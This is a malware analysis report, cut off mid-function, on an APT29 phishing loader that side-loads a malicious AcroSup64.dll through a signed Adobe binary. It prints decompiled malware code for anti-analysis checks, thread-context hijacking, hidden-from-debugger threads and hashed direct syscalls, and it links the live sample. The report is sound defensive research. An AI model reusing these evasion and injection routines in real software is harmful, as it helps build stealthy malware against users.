
Malware Analysis Report – APT29 C2-Client Dropbox Loader

[Sample + IDA database to download] – Password:infected

1. Basic Information

Malicious sample was spread via spear-phishing attack targeted at government organizations with attachment "Meeting Info.img". The attachment "Meeting Info.img" is disc image file format containing 5 files. Abusing this kind of file format ".img" is leveraging available mounting capability of Windows OS (8, 8.1, 10, 11), preserving of file attributes and NOT supporting ADS (Alternate Data Stream) specifically the "Zone.Identifier" (Mark of the Web). In case of "Meeting Info.img", 4/5 files have set "hidden" file attribute and after mounting the ".img" file, Windows OS will not show them in default settings as we can see in the picture below.


This PC > DVD Drive (E:) Meeting_Info
Default settings -> not showing files with hidden attribute. Only "Meeting Info.lnk" is displayed - directing to malicious files execution.
Meeting Info Properties
Colors
Terminal
Details
General
Shortcut
Options
Font
Layout
Open File Location
Change Icon...
Advanced...
Administrator: Windows PowerShell
Settings "view hidden items" enabled.

Name	Date modified	Type	Size
Meeting Info	4/25/2022 10:31 PM	Shortcut	2 KB

Meeting Info

Target type: Application

Target location:

Target: %windir%/system32/cmd.exe /c start NV.exe

Start in:

Shortcut key: None


Run: Normal window

Comment:

Name	Date modified	Type	Size
AcroSup64.dll	4/25/2022 10:28 PM	Application extens...	128 KB
blank.pdf	4/25/2022 3:25 PM	Adobe Acrobat D...	5 KB
Meeting Info	4/25/2022 10:31 PM	Shortcut	2 KB
NV.exe	12/24/2021 8:03 PM	Application	181 KB
vcruntime140.dll	4/22/2022 8:26 PM	Application extens...	86 KB

```
FLARE 5/11/2022 11:06:23 AM
PS E:\ > (Get-ChildItem .\ -Force) | Select-Object -Property FullName, Attributes

FullName                           Attributes
--------                           ----------
E:\AcroSup64.dll    ReadOnly, Hidden, Archive
E:\blank.pdf        ReadOnly, Hidden, Archive
E:\Meeting Info.lnk         ReadOnly, Archive
E:\NV.exe           ReadOnly, Hidden, Archive
E:\vcruntime140.dll ReadOnly, Hidden, Archive


FLARE 5/11/2022 11:06:56 AM
PS E:\ > _
```

After clicking the "Meeting Info.lnk", hidden program "NV.exe" is executed. DLL hijacking (DLL search order) is abused as "NV.exe" (not malicious program "Original Filename: WCChromeNativeMessagingHost.exe" of company Adobe Systems Inc. – digitally signed) is loading modified version of "vcruntime140.dll" (added record for "AcroSup64.dll" in Import Directory) from application directory and because of that, malicious library code "AcroSup64.dll" is executed.



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D
E250  48 89 5C 24 08 48 89 74 24 10 57 48 83 EC   H . \ $ . H . t $ . W
E260  8B F8 8B DA 48 8B F1 83 FA 01 75 05 E8 1F   . ø . Ú H . ñ . ú . u
E270  00 4C 8B C7 8B D3 48 8B CE 48 8B 5C 24 30   . L . Ç . Ó H . Î H .
E280  74 24 38 48 83 C4 20 5F E9 4B FF FF FF CC   t $ 8 H . Ä . _ é K ÿ
E290  48 89 5C 24 10 48 89 74 24 18 57 48 83 EC   H . \ $ . H . t $ . W
E2A0  C0 33 C9 0F A2 44 8B C1 45 33 DB 44 8B CB   À 3 É . ¢ D . Á E 3 Û
E2B0  F0 6E 74 65 6C 41 81 F1 47 65 6E 75 44 8B   ð n t e l A . ñ G e n
```

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	Ti
15600	api-ms-win-crt-...	2	FALSE	13A98	0
15614	api-ms-win-crt-...	3	FALSE	13A78	0
15628	api-ms-win-crt-...	2	FALSE	13AC0	0
1563C	api-ms-win-crt-...	1	FALSE	13AB0	0
15650	api-ms-win-crt-...	1	FALSE	13A68	0
15664	KERNEL32.dll	34	FALSE	13950	0
15678	AcroSup64.dll	1	FALSE	190D7	0

AcroSup64.dll [1 entry]

Call via	Name	Ordinal	Original Thunk	Thunk	Fo
190C7	RcvAddQueued...	-	190AE	190AE	-

Modified version of vcruntime140.dll. Added record in Import Directory for AcroSup64.dll. vcruntime140.dll is not signed.

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D
EF70  48 89 5C 24 08 48 89 74 24 10 57 48 83 EC   H . \ $ . H . t $ . W
EF80  8B F8 8B DA 48 8B F1 83 FA 01 75 05 E8 0F   . ø . Ú H . ñ . ú . u
EF90  00 4C 8B C7 8B D3 48 8B CE 48 8B 5C 24 30   . L . Ç . Ó H . Î H .
EFA0  74 24 38 48 83 C4 20 5F E9 4B FF FF FF CC   t $ 8 H . Ä . _ é K ÿ
EFB0  48 89 5C 24 10 48 89 74 24 18 57 48 83 EC   H . \ $ . H . t $ . W
EFC0  C0 33 C9 0F A2 44 8B C1 45 33 DB 44 8B CB   À 3 É . ¢ D . Á E 3 Û
EFD0  F0 6E 74 65 6C 41 81 F1 47 65 6E 75 44 8B   ð n t e l A . ñ G e n
```


Offset	Name	Func. Count	Bound?	OriginalFirstThunk	Ti
138E4	api-ms-win-crt-...	2	FALSE	14CB8	0
138F8	api-ms-win-crt-...	3	FALSE	14C98	0
1390C	api-ms-win-crt-...	3	FALSE	14CE0	0
13920	api-ms-win-crt-...	1	FALSE	14CD0	0
13934	api-ms-win-crt-...	1	FALSE	14C88	0
13948	KERNEL32.dll	34	FALSE	14B70	0

api-ms-win-crt-runtime-l1-1-0.dll [2 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Fo
11148	terminate	-	14D08	14D08	-
11150	abort	-	14D00	14D00	-

Original version of vcruntime140.dll. Signed by Microsoft.

Execution of “NV.exe” abusing DLL hijacking and modified version of “vcruntime140.dll” to load an execute malicious “AcroSup64.dll”.



```
Time o...  Process Name  PID   Operation       Path
1:08:50... NV.exe        3184  Process Start
1:08:50... NV.exe        3184  Load Image      E:\NV.exe
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\ntdll.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\kernel32.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\KernelBase.dll
1:08:50... NV.exe        3184  Process Create  C:\Windows\System32\Conhost.exe
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\apphelp.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\user32.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\win32u.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\gdi32.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\gdi32full.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\msvcp_win.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\ucrtbase.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\advapi32.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\msvcrt.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\sechost.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\rpcrt4.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\shell32.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\ole32.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\combase.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\shlwapi.dll
1:08:50... NV.exe        3184  Load Image      E:\vcruntime140.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\msvcp140.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\vcruntime140_1.dll
1:08:50... NV.exe        3184  Load Image      E:\AcroSup64.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\wininet.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\secur32.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\cryptbase.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\sspicli.dll
1:08:50... NV.exe        3184  Load Image      C:\Windows\System32\imm32.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\ntdll.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\kernel32.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\KernelBase.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\apphelp.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\user32.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\win32u.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\gdi32.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\gdi32full.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\msvcp_win.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\ucrtbase.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\advapi32.dll
1:08:52... NV.exe        3184  Load Image      C:\Windows\System32\msvcrt.dll
```

Image

Adobe Create PDF plug-in listener for Chrome

Adobe Systems Inc.

Name:	NV.exe
Version:	21.11.20039.0
Path:	E:\NV.exe
Command Line:	NV.exe

PID:	3184	Architecture:	64-bit
Parent PID:	1640	Virtualized:	False
Session ID:	1	Integrity:	Medium
User:	DESKTOP-ROAC4IJ\Inferno		
Auth ID:	00000000:00026de0		
Started:	5/5/2022 11:08:50 AM	Ended:	5/5/2022 11:08:54 AM

Modules:


Module	Address	Size	Path	Company
NV.exe	0x7ff7f9820000	0x30000	E:\NV.exe	Adobe Systems I
msvcp140.dll	0x7ff9fa550000	0x8d000	C:\Windows\System32\msvcp140.dll	Microsoft Corpor
AcroSup64.dll	0x7ffa0bf00000	0x27000	E:\AcroSup64.dll	Adobe Systems,
vcruntime140.dll	0x7ffa0bf30000	0x1a000	E:\vcruntime140.dll	Microsoft Corpor
vcruntime140_1.dll	0x7ffa14510000	0xc000	C:\Windows\System32\vcruntime140_...	Microsoft Corpor
apphelp.dll	0x7ffa14600000	0x90000	C:\Windows\System32\apphelp.dll	Microsoft Corpor
win32u.dll	0x7ffa16eb0000	0x22000	C:\Windows\System32\win32u.dll	Microsoft Corpor
KernelBase.dll	0x7ffa16ee0000	0x2c8000	C:\Windows\System32\KernelBase.dll	Microsoft Corpor
msvcp_win.dll	0x7ffa171b0000	0x9d000	C:\Windows\System32\msvcp_win.dll	Microsoft Corpor
ucrtbase.dll	0x7ffa17250000	0x100000	C:\Windows\System32\ucrtbase.dll	Microsoft Corpor

Because of the main functionality and malicious code resides in “AcroSup64.dll”, further analysis will be focused on this file.

2. Static Code Analysis – “AcroSup64.dll”

Upon library loading “AcroSup64.dll”, the first function (functions “DllEntryPoint” and “dllmain_dispatch” are not important in this case) which is performing the intended malicious behavior and gets automatically executed is “DllMain”.


Right in start of function “DllMain”, we can see that first anti-analysis check is performed. Code is checking if main process module filename is “NV.exe” → same as the delivered original filename of program responsible for loading “AcroSup64.dll”. Be aware that through whole this analysis - all code is already annotated and retyped in IDA IDB and functions are renamed according to their capabilities.



```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE CurrentProcess; // rbx
    HMODULE ModuleHandleA; // rax
    FARPROC RtlNewSecurityObjectWithMultipleInheritance; // rax
    HANDLE *hThread[2]; // [rsp+60h] [rbp-608h] BYREF
    struct _CONTEXT Context; // [rsp+70h] [rbp-5F8h] BYREF
    CHAR ImageFileName[272]; // [rsp+540h] [rbp-128h] BYREF

    FreeConsole();
    if ( fdwReason == 1 )
    {
        CurrentProcess = GetCurrentProcess();
        memset(ImageFileName, 0, 0x104ui64);
        if ( K32GetProcessImageFileNameA(CurrentProcess, ImageFileName, 0x104u) )
        {
            if ( strstr(ImageFileName, "NV.exe") )// anti-analysis check main module name
            {
                ModuleHandleA = GetModuleHandleA("ntdll");
                RtlNewSecurityObjectWithMultipleInheritance = GetProcAddress(ModuleHandleA, "RtlNewSecurityObjectWithMultipleInheritance");
                if ( RtlNewSecurityObjectWithMultipleInheritance )// thread execution hijacking and maybe for anti-emu+anti-wine
                {
                    hThread[0] = 0i64;     // THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER | Suspended
                    NtCreateThreadEx((PHANDLE)hThread, THREAD_ALL_ACCESS, 0i64, CurrentProcess, RtlNewSecurityObjectWithMultipleInheritance, 0i64, 5u, 0i64, 0i64, 0i64, 0i64);
                    if ( hThread[0] )
                    {
                        Context.ContextFlags = CONTEXT_FULL;
                        if ( !GetThreadContext(hThread[0], &Context) )
                            return 3;
                        Context.Rcx = (DWORD64)Pre_C2client_MAIN_redirect_exec;// thread execution hijacking
                        if ( !SetThreadContext(hThread[0], &Context) )// hijacking via context RCX register-> New thread in suspended state not yet fully initiated
                            return 2;
                        ResumeThread(hThread[0]);// RCX  is the first parameter for RtlUserThreadStart -> thread entry point is in RCX
                    }
                }
            }
        }
    }
    return 1;
}
```


We can also see the first thread execution hijacking which is processed via calling directly “NtCreateThreadEx” syscall. New thread is created in suspended state with flags set also to hide from debugger. Decoy start routine “RtlNewSecurityObjectWithMultipleInheritance” of newly created thread is replaced with setting the thread context of this thread – specifically via setting RCX register (NOT RIP as this new suspended thread is not initiated yet) pointing to code where the execution will be directed. This serves well as AV evasion and anti-debug technique. RCX is the first argument to function “RtlUserThreadStart” (thread start location) and this argument sets new thread entry routine different than the decoy one.

The “NtCreateThreadEx” syscall is dynamically resolved and gets executed directly via “syscall” assembly instruction where desired syscall number is set in RAX register, as we can see in the picture below:




```
NTSTATUS __stdcall NtCreateThreadEx(
        PHANDLE hThread,
        ACCESS_MASK DesiredAccess,
        PVOID ObjectAttributes,
        HANDLE ProcessHandle,
        PVOID lpStartAddress,
        PVOID lpParameter,
        ULONG Flags,
        SIZE_T StackZeroBits,
        SIZE_T SizeOfStackCommit,
        SIZE_T SizeOfStackReserve,
        PVOID lpBytesBuffer)
{
  NTSTATUS result; // eax

  result = resolve_syscall(0xB4A8D256);       // NtCreateThreadEx = 0xB4A8D256
  __asm { syscall; Low latency system call }
  return result;
  // flags - suspended + hide from debugger
  // This is quite tricky as scyllahide could not defeat it as it is called via direct syscall - change ma
  // Leave just flags = suspended (0x1)
}
```

```
__int64 __fastcall resolve_syscall(int encoded_syscall_num)
{
  __int64 result; // rax

  if ( !(unsigned int)resolve_and_hash_all_syscalls() )
    return 0xFFFFFFFFi64;
  result = 0i64;
  if ( !hashed_syscall_count[0] )
    return 0xFFFFFFFFi64;
  while ( encoded_syscall_num != hashed_syscalls_table[4 * (unsigned int)result] )
  {
    result = (unsigned int)(result + 1);
    if ( (unsigned int)result >= hashed_syscall_count[0] )
      return 0xFFFFFFFFi64;
  }
  return result;                      // return syscall number
}
```



```
    mov     [rsp+arg_0], rcx
    mov     [rsp+arg_8], rdx
    mov     [rsp+arg_10], r8
    mov     [rsp+arg_18], r9
    sub     rsp, 28h
    mov     ecx, 0B4A8D256h
    call    resolve_syscall
    add     rsp, 28h
    mov     rcx, [rsp+arg_0]
    mov     rdx, [rsp+arg_8]
    mov     r8, [rsp+arg_10]
    mov     r9, [rsp+arg_18]
    mov     r10, rcx
    syscall                             ; Low latency system call
    retn
```

Resolving of syscalls is done via function “resolve_and_hash_all_syscalls” only once, on first execution. “resolve_and_hash_all_syscalls” function is hashing syscall names and populates it to table named as “hashed_syscalls_table”. This table later serves as lookup table to find specific syscall number for routine. Function “resolve_and_hash_all_syscalls”:




```
__int64 resolve_and_hash_all_syscalls()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( hashed_syscall_count[0] )
    return 1i64;
  export_dir = 0i64;
  ldr_data_table_entry = (_LDR_DATA_TABLE_ENTRY *)NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink;
  dll_base = (char *)ldr_data_table_entry->DllBase;
  if ( !dll_base )
    return 0i64;
  do                                    // search ntdll.dll
  {
    export_directory = (_IMAGE_EXPORT_DIRECTORY *)*(unsigned int *)&dll_base[*((int *)dll_base + 0xF) + 0x88];
    if ( (_DWORD)export_directory )
    {
      export_dir = (_IMAGE_EXPORT_DIRECTORY *)((char *)export_directory + (_QWORD)dll_base);
      dllname = *(unsigned int *)((char *)&export_directory->Name + (_QWORD)dll_base);
      if ( (*(_DWORD *)&dll_base[dllname] | 0x20202020) == 'ldtn' && (*(_DWORD *)&dll_base[dllname + 4] | 0x2
        break;                          // ntdll.dll found
    }
    ldr_data_table_entry = (_LDR_DATA_TABLE_ENTRY *)ldr_data_table_entry->InLoadOrderLinks.Flink;// search next
